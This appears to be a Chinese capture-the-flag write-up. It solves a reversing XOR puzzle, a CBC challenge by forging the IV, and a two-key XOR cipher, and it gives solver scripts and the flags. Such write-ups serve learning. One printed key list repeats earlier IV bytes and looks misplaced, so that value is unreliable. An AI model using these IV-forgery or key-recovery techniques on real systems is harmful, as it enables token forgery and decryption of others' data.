


```
.data:00408240 unk_408240      db  6Eh ; n
.data:00408241                 db    0
```



```
data:00408242                db     0
data:00408243                db     0
data:00408244                db   94h
data:00408245                db     0
data:00408246                db     0
data:00408247                db     0
```


录入python写个exp(我是用excel录入的，毕竟手上工具不多)



| | | |
|---|---|---|
| data:00408240 unk_408240 db 6Eh ; | =MID(D101,FIND("db",D101)+2,5) | |
| .data:00408241 db 0 | 0 | .bss:00408043 |
| .data:00408242 db 0 | 0 | .bss:00408044 |
| .data:00408243 db 0 | 0 | .bss:00408045 |
| .data:00408244 db 94h | 94h | .bss:00408046 |
| .data:00408245 db 0 | 0 | .bss:00408047 |
| .data:00408246 db 0 | 0 | .bss:00408048 |
| .data:00408247 db 0 | 0 | .bss:00408049 |
| .data:00408248 db 61h ; a | 61h | .bss:0040804A |
| .data:00408249 db 0 | 0 | .bss:0040804B |
| .data:0040824A db 0 | 0 | .bss:0040804C |
| .data:0040824B db 0 | 0 | .bss:0040804D |
| .data:0040824C db 6Fh ; o | 6Fh | .bss:0040804E |
| .data:0040824D db 0 | 0 | .bss:0040804F |
| .data:0040824E db 0 | 0 | .bss:00408050 |
| .data:0040824F db 0 | 0 | .bss:00408051 |
| .data:00408250 db 9Bh | 9Bh | .bss:00408052 |
| .data:00408251 db 0 | 0 | .bss:00408053 |
| .data:00408252 db 0 | 0 | .bss:00408054 |
| .data:00408253 db 0 | 0 | .bss:00408055 |
| .data:00408254 db 71h ; q | 71h | .bss:00408056 |
| .data:00408255 db 0 | 0 | .bss:00408057 |
| .data:00408256 db 0 | 0 | .bss:00408058 |
| .data:00408257 db 0 | 0 | .bss:00408059 |
| .data:00408258 db 9Dh | 9Dh | .bss:0040805A |
| .data:00408259 db 0 | 0 | .bss:0040805B |
| .data:0040825A db 0 | 0 | .bss:0040805C |
| .data:0040825B db 0 | 0 | .bss:0040805D |
| .data:0040825C db 51h ; Q | 51h | .bss:0040805E |
| .data:0040825D db 0 | 0 | .bss:0040805F |
| .data:0040825E db 0 | 0 | .bss:00408060 |
| .data:0040825F db 0 | 0 | .bss:00408061 |
| .data:00408260 db 9Ch | 9Ch | .bss:00408062 |
| .data:00408261 db 0 | 0 | .bss:00408063 |
| .data:00408262 db 0 | 0 | .bss:00408064 |
| .data:00408263 db 0 | 0 | .bss:00408065 |
| .data:00408264 db 6Dh ; m | 6Dh | .bss:00408066 |
| .data:00408265 db 0 | 0 | .bss:00408067 |
| .data:00408266 db 0 | 0 | .bss:00408068 |
| .data:00408267 db 0 | 0 | .bss:00408069 |

exp

```
v10 = [0x6E,0x94,0x61,0x6F,0x9B,0x71,0x9D,0x51,0x9C,0x6D,0x67,0x61,0x67,0x6E,0x9D,0x96,0x96,0x99,0x67,0x6F,0x5C,
0x95,0x6D,0x67,0x69,0x93,0x96,0x7C,0x67,0x69,0x9C,0x85]
v1 = [0 for i in range(32)]
print(len(v10))
for i in range(32):
    v1[i] ^= v10[i]
    v1[i] ^= 0x14
    v1[i] -= 20
print(bytes(v1).decode())
```



```
32
flag{Qu1te_a_funny_g4me_isnT_it}

Process finished with exit code 0
```

nice！！


# Crypto

## cbc

乍一看，好难，cbc，什么鬼
面向百度，搜索，找出一堆字符反转攻击，但这个都是建立在知道key或是可以得到用key在加密一次的密文
但这一题，加密过程不可复制
先审计代码

```python
from Crypto.Cipher import AES
from secret import key, flag
from base64 import b64decode,b64encode


admin = b'{name:admin}\x00\x00\x00\x00'
plain = b'{name:f2ng}\x00\x00\x00\x00\x00'
iv = b'try it,get flag!'
enc = AES.new(key, AES.MODE_CBC, iv)
cipher = enc.encrypt(plain)
print(b64encode(cipher).decode())
# HYrjg5jJAqBqxN/8/dlayw==

assert(len(flag) == 30)
assert(flag[:5] == 'flag{')
assert(flag[-1] == '}')

new_iv = b64decode(flag[5:-1])
enc = AES.new(key, AES.MODE_CBC, new_iv)
token = enc.decrypt(cipher)

if token == admin:
    print("GET FLAG! ")
    print(flag)
    with open('hintForXor.py', 'rb') as r, open('hintForXor', 'wb')as w:
        key = b'1234567890abcdef'
        enc = AES.new(key, AES.MODE_CBC, new_iv)
        p = r.read()
        p += b'\x00' * (16 - len(p) % 16)
        c = enc.encrypt(p)
        w.write(c)

else:
    print("ERROR,not admin")
```

逻辑大概是这样，用cbc的模式，加密plain（key未知，iv已知）
得到的密文在用base64加密



红色为未知不可逆过程 绿色为可知可逆过程
iv (可知)
key (不可知)
明文
与iv异或后的密文
用key加密后的密文
Base64加密后的密文
HYrjg5jJAqBqxN/8/dlayw==
plain = b'{name:f2ng}\x00\x00\x00\x00\x00'
另一个明文
与new_iv异或的密文
flag用base64解密后
就是new_iv
admin = b'{name:admin}\x00\x00\x00\x00'
https://blog.csdn.net/weixin_45004513

绿色表示是可知的，那不是很简单了

```
admin = b'{name:admin}\x00\x00\x00\x00'
plain = b'{name:f2ng}\x00\x00\x00\x00\x00'
iv = b'try it,get flag!'
设key_encode是用key加密后的密文
```

则有


```
抽象成式子
key_encode = plain ^ iv
key_encode = admin ^ new_iv
new_iv = base64_decode(flag)
那么就可以有
plain ^ iv = admin ^ new_iv
admin ^ plain ^ iv = admin ^ admin ^ new_iv
admin ^ plain ^ iv = new_iv
flag = base64_encode(new_iv)
```



ok，开始写exp

```python
admin = b'{name:admin}\x00\x00\x00\x00'
plain = b'{name:f2ng}\x00\x00\x00\x00\x00'
iv = b'try it,get flag!'
admin = list(admin)
plain = list(plain)
iv = list(iv)
print(iv)
print(bytes(iv))

for i in range(16):
    iv[i] ^= plain[i]
    iv[i] ^= admin[i]
print(b64encode(bytes(iv)).decode())
```

结果



```
[116, 114, 121, 32, 105, 116, 44, 103, 101, 116, 32, 102, 108, 97, 103, 33]
b'try it,get flag!'
dHJ5IGl0KzFmejMbbGFnIQ==

Process finished with exit code 0
```

搞定

## xor

先审计代码
文件xor.py

```python
import os
from base64 import b64encode
from secret import flag

assert(flag.startswith(b'flag'))

k1 = os.urandom(10)
k2 = os.urandom(21)

def xor(p,k):
    p = list(p)
    for i in range(len(p)-1):
        p[i] ^= k[i % len(k)]
    return b64encode(bytes(p))

with open('hintForCBC.py','rb') as r, open('cipher','wb') as w:
    hint = r.read()
    p = flag + hint
    c1 = xor(p, k1)
    c2 = xor(p, k2)
    w.write(b'%s\n%s\n' % (c1, c2))
```

文件cipher

c1=
iUcEVfIhi4gS9YpPAB/mZoSPDKPXSVUf4zCDgAyv3kIQBrBhgY0QoN5WA0DtPJP6U+6fXwocwTjD0UTIz0IlQu0jx5Ig0rwhA0DtPJPbQOSKH
VES6zzD1IPjz0ITBuc/0NZF8sNJUwbmNNDWRfLIIRAComyT2wbxikUCbvphg+VZp993HQKyDcuJEcuXG1Vu+mGD5Vmn33cdArINy4kRy5cb
VW76YYPIWaffDG9Hs3GOmUOwiRoLVd4pg4I9798bOUqyYe/BEaezU1UC3imDiX3v3xs5SrJh78ERp7NTVQLeKYOJfe/fG0I492OThAH1yE
1XXOUNy4kRy5cbVW76YYPIWaffdx0Csg3LiRHLIxtVbvphg+VZp993HQKyDcuJEcuXG1UViFvY3Fi30gsHFbNjgI0UodgTXALjM9DdRPHIlRF
d6TTdmRy3jQwGRtMU3+kRxItdP1CzNoOAbPjXGhNzv2yUsyv+mQtYEuB2gosSo9odUgq7YdLbQvOKTUI45z/QmRy3rm42HOw0xJFK8pYH
JHfRf/72ZdKwaCdxrjjFkCvn3wtYEuc/0JdF8oxZHEL2edGPFfOKSApW53nH1krygQJMOIg4xZkct40MVFSxZYaPFq/WGwRQ4TXW3wadikU
GEr9x8vxyuYFOEhrpNMqVYNK8BSh9xhTs+mPUw0ITG4ghgpkct4pFBhzmNNDLWOebAwcEtjXW2k7zigMRXek03ZAIneVCExK/cdGeEPLc
H1AEtWmKiUD1jE8AVKVb1tdCt9ILJHfRf93cVr+EThwewxTgI2zYq246ccASn9BXvuVbVxK/cdbXQrmLTgZA+yHHkUOh208AUe011pFV+IRO
CxurW7nYUuSKWREa8mGThBy3mhtMOOMiwNxT48dbVBK/bJPMEL7IShZB5yPHkVGIzxZYEvdjmrMr/pkLWBLgdoWKEa20HVIKu2HS20Lz
ik1COOc/0Jkct65uNhzsNMSRSvKWByR30X/+9mXSsGgnca44xZAr59YSRQ+iNN3aD/OKSBdL8iWb2xeji04GXeY0m81O/IpFTBuIW9LKUv
KdX01QpTDX1Ej5yAsMXKIhioAp

c2=
1ijSnzmvbQIxIjwZoA8o7g6Fh6Zr0nSemSOvbBV6xTtI8RB86w2CnaMu1jbcIWLcJ0EygDZThks8sVzBivs+wCvBjGLeEGtIkisSqAIuuErWnKZz
2SnDIzDrdVp0wDwTpk0ovBXRnKY31SfcnCeVX01y1GRdpwUqvFfU9upjgBjLyHLDLQhyqCFN9X406Qnv0qJj7DyDyB7nZQgejGINmVp86
WXLmqIPyHSD30jqZBh/1DtaoxMivmXLmqIPyHSDpDqvZWQ6xGkhvRJ8hUGDms4rgHTvgHKvCUByxAUF9RIQoQmD9upjgGO5jXC/aBgg0
z9Pq0UQoQmD9upjgBjLyHLDLQhyqCFN9X406Qnv0qJj7DyDyB7nZQgejGINmVp86WXLmqJ0uk7YnTu/aBgg02hP9hZ57w6Lk6Iy0ifXnSS
4X0wtnzwT5R9sux7Q3sMW3BSDqybpD1pzk2IEiE106E/yI690uk7ajmKidVpIxWtO8Rd67gGKmvMx0yDWnmWVMFYh1GRdhGcf91fW3bo4
1T2fuQfMe3UNsBwihmAP9VDFg5gjgGSO2CfxNhYmkToPvFI48VuFnvY20yvXnWrrOIMnmnBUzygIrxmOivB0gSKAzHepYgB7xDgfpkYpvx6
5z/wwkHmTuQfMe1Yng3EWoFtgmHzghN8c9AHsuwDceVE03VMN9AJx+Vzdybw31SfBgTLrfVp0wD0Ypk0ovBHHxfk23m2a8kj2Ixh/1Dta9Ed
/7QyFnapqgCXRmyb6Mx9IkTce5R9smHzghPw2x2zYnTuzFH0R2hQygWcTmnvwhvsImU7DymKidV0sI3cZoEE+oEnHgvBIhCDWmy37MBA
2mzIYqwtI0zPS2eE2wjCbiHK/aAVigWIUz0M/qIzB3rojgWSOxWLqZBFIISoOoFA48UmBiq9ukDGB0UiVPE5iyXkf4hR/6QPonKVriXTSmiH7MF
5I/jwTpgJx+Xj2+bw91TObkyfmeXkHp3cwimYJhnrx6b46xm25iHumdQVikTce60YpukvK2uZ70nKHnCf8OIwn3C0Srkci8BC5oPMgwyHBjGr9c
IkmmTAT4gIItxnDk6sp

```
整理已知
len(k1) = 10
len(k2) = 21
c1,c1

抽象为式子
i从0到len(c1)(len(c2))
c1[i] = k1[i % 10] ^ p[i]
c2[i] = k2[i % 21] ^ p[i]
则有
c2[i] ^ c1[i] = k1[i % 10] ^ k2[i % 21]
```

```
k = [0 for i in range(len(c1))]
for i in range(len(c1)):
    k[i] = c1[i] ^ c2[i]
```

`k1[i % 10] ^ k2[i % 21]`这个是循环体长度为210的循环列表
由于`len(k1) = 10,len(k2) = 21`互素就可以求出所有k2中元素与k1[0]异或的值

```
while i <= 209:
    k10k2[i % 21] = kn[i]
    i += 10
```


```
k10k2 = [116, 114, 121, 32, 105, 116, 44, 103, 101, 116, 32, 102, 108, 97, 103, 33]
```

猜测一波

```
p[0] = 'f'
c1[0] = k1[0] ^ 'f'
```

尝试一下
写个exp

```python
from base64 import b64decode,b64encode

line1 = c1(上文的c1)
line2 = c2(上文的c2)

c1 = b64decode(line1)
c2 = b64decode(line2)

c1 = list(c1)
c2 = list(c2)

k = [0 for i in range(len(c1))]
for i in range(len(c1)):
    k[i] = c1[i] ^ c2[i]
print(k[:210])
print(k[210:])
print(len(k))
kn = k[:210]
k10k2 = [0 for i in range(21)]
i = 0
while i <= 209:
    k10k2[i % 21] = kn[i]
    i += 10
print(k10k2)
k1ey = c1[0] ^ ord('f')
for i in range(21):
    k10k2[i] ^= k1ey
# print(chr(k10k2[1] ^ c2[1]))
def xor(p,k):
    p = list(p)
    for i in range(len(p)-1):
        p[i] ^= k[i % len(k)]
    return bytes(p)
p = xor(c2,k10k2)
print(p.decode())
```



```
[95, 111, 214, 202, 192, 206, 230, 129, 99, 99, 1
819
[95, 171, 92, 23, 173, 112, 186, 215, 173, 27, 18
flag{0813bede-d776-48b0-aa09-81b542024171}from Cr
from base64 import b64encode,b64decode

u0 = b'feng\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
```

flag到手